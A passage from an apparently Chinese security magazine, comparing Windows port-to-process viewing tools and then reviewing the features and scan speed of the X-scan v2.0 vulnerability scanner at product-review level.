


图4

有漂亮的图形界面，支持Windows 2000/NT/XP。如（图4）所示，它跟fport的区别还并不在字符界面与图形界面的差别上，Antiy Ports不但可以查看端口进程关联，也可以中止关联进程，并支持在线端口查询。

如图4所示，鼠标右键选择——View port info Online,系统将自动连接到www.antiy.net上一个端口查询程序，并会反馈一个端口查询结果，这个功能对于很多用户来说是十分方便的。Antiy Ports不需要安装，双击既可执行，是我见过的最好的端口进程关联查看工具。

3、Active Ports

软件名称：Active Ports V1.4

下载地址：http://www.ntutility.com/aports.zip

软件介绍：Active Ports也是一个基于图形界面操作的端口进程关联查看工具。

如图5所示，Active Ports支持Windows 2000/NT/XP，拥有与Antiy Ports相类似的功能，比如端口查询、结束进程等功能，支持按各种类别排序；还有一个特色功能就是日志导出功能。总体来说Active Ports也是一个非常不错的端口进程关联察看工具，但是Active Ports的界面给笔者的感觉不如其他端口进程关联查看工具那么舒服，并且，Active Ports在使用前还得进行安装，这些都是Active Ports在日后的版本中需要改善的 。




图5

4、TCPView Pro

软件名称：TCPView Pro V1.06

下载地址：http://www.winternals.com/trynow/

软件介绍：作为一个端口关联进程查看工具却做成一个1.86M的工具包，这一点着实不能太让人接受；加上还是一个只能试用15天的收费的软件，这就更加难以让人接受了。不过，这么一个难以让人接受的软件，笔者也把它列入在内的原因是，现在的端口进程关联查看工具中，还没有能够支持Windows 95/98操作系统的，这一点也可能是它引以自豪的地方。TCPView Pro也同样带有日志导出，以及中止进程功能。总的来说，除了是收费软件及软件体积比较大以外，TCPView Pro的确也能算得上是一款不错的端口进程关联查看工具。




图6

上述4个免费的端口进程关联查看工具的功能对比列表如图7所示：


	是否支持图形界面	是否支持结束进程	是否支持在线端口查询	是否需要安装	是否支持日志功能	所支持的操作系统
Fport	否	否	否	不需要	否	WIN2000/NT/XP
Antiy Ports	是	是	是	不需要	否	WIN2000/NT/XP
Active Ports	是	是	是	需要	是	WIN2000/NT/XP
TCPView Pro	是	是	是	需要	是	WIN9X/2000/NT/XP

图7

四、小结

对于一个初级用户来说，选择一个好的端口进程关联查看工具，无疑是一个良好的对系统知识学习的过程，在这个过程中，你将更加了解你的系统以及你的系统在网络上运行的情况。对于高级用户来说，选择一个好的端口进程关联查看工具也同样是保护你的机器的利器之一。无论是木马还是后门工具，在端口进程关联查看工具的帮助下，都可以帮助你迅速找到它，直至清除。以往大家可能忽略了端口进程关联查看工具的重要性，但是，今后不要再忽视它。

X-scan v1.3是国内非常出名的扫描工具，由于流光有IP、时间和使用环境等的诸多限制，X-scan v1.3的用户大有赶超流光之势，这次X-scan v2.0的发布，又给我们带来什么惊喜呢，我们来看看angel的抢鲜试用。



抢鲜试用 X-scan v2.0

文／安全天使 · angel

前段时间，在安全焦点逛的时候，看到我朝思暮想的X-scan有新版本了，迫不及待地DOWN回了硬盘。

X-scan是安全焦点的精品，由冰河的作者黄鑫开发，质量那是没得说。这回的新版本新增路由信息检测、Snmp信息检测插件；升级NetBios插件，新增远程注册表信息检测；升级IIS插件，新增对.ASP漏洞的检测；对插件接口作细微修改；更新图形界面，新增“在线升级”功能；扩充CGI漏洞数据库；修正1.3以前版本中已知BUG。下面就是X-scan v2.0的界面，如图1所示，扫描结果的显示方式模仿了LANguard Network Scanner2.0扫描器。




图1

我们先来看看此次添加的功能，由图2我们清楚地看到，在扫描模块中相对于X-scan v1.3增加了对路由信息、Snmp信息的探测，这使我们能收集到的信息更加全面了。

扫描参数里也增加了不少实用的功能，比如可




图2

以跳过PING不通的主机，跳过没有开放端口的主机，这样可以大幅度提高扫描的效率，还有强制扫描。在端口的设置选项里，增加了一个“预设知名服务端口”的功能，在字典文件里增加了“Snmp密码字典”的设置。

还有不同的就是，界面和功能如图3所示。




图3

界面自然是好看多了，重要的是功能，这才是大家所关心的。所以，我做了一次测试来衡量一下两个版本。由于条件不足，不一定准确。

测试环境：P4 1.6GA　512M DDR266

测试目的：Windows 2000 Server SP2 没装防火墙

测试项目：速度和扫描结果的准确性。

两个版本的扫描模块全选，不显示详细扫描进度，其他的都是默认选项。测试结果表明不相上下，但由于人们普遍喜新厌旧，我判X-scan v2.0胜出。速度可能是扫描模块少一些的缘故。X-scan v1.3是1分40秒全部扫完，而X-scan v2.0则是2分10秒。X-scan V1.3扫描的结果如图4、图5 所示。

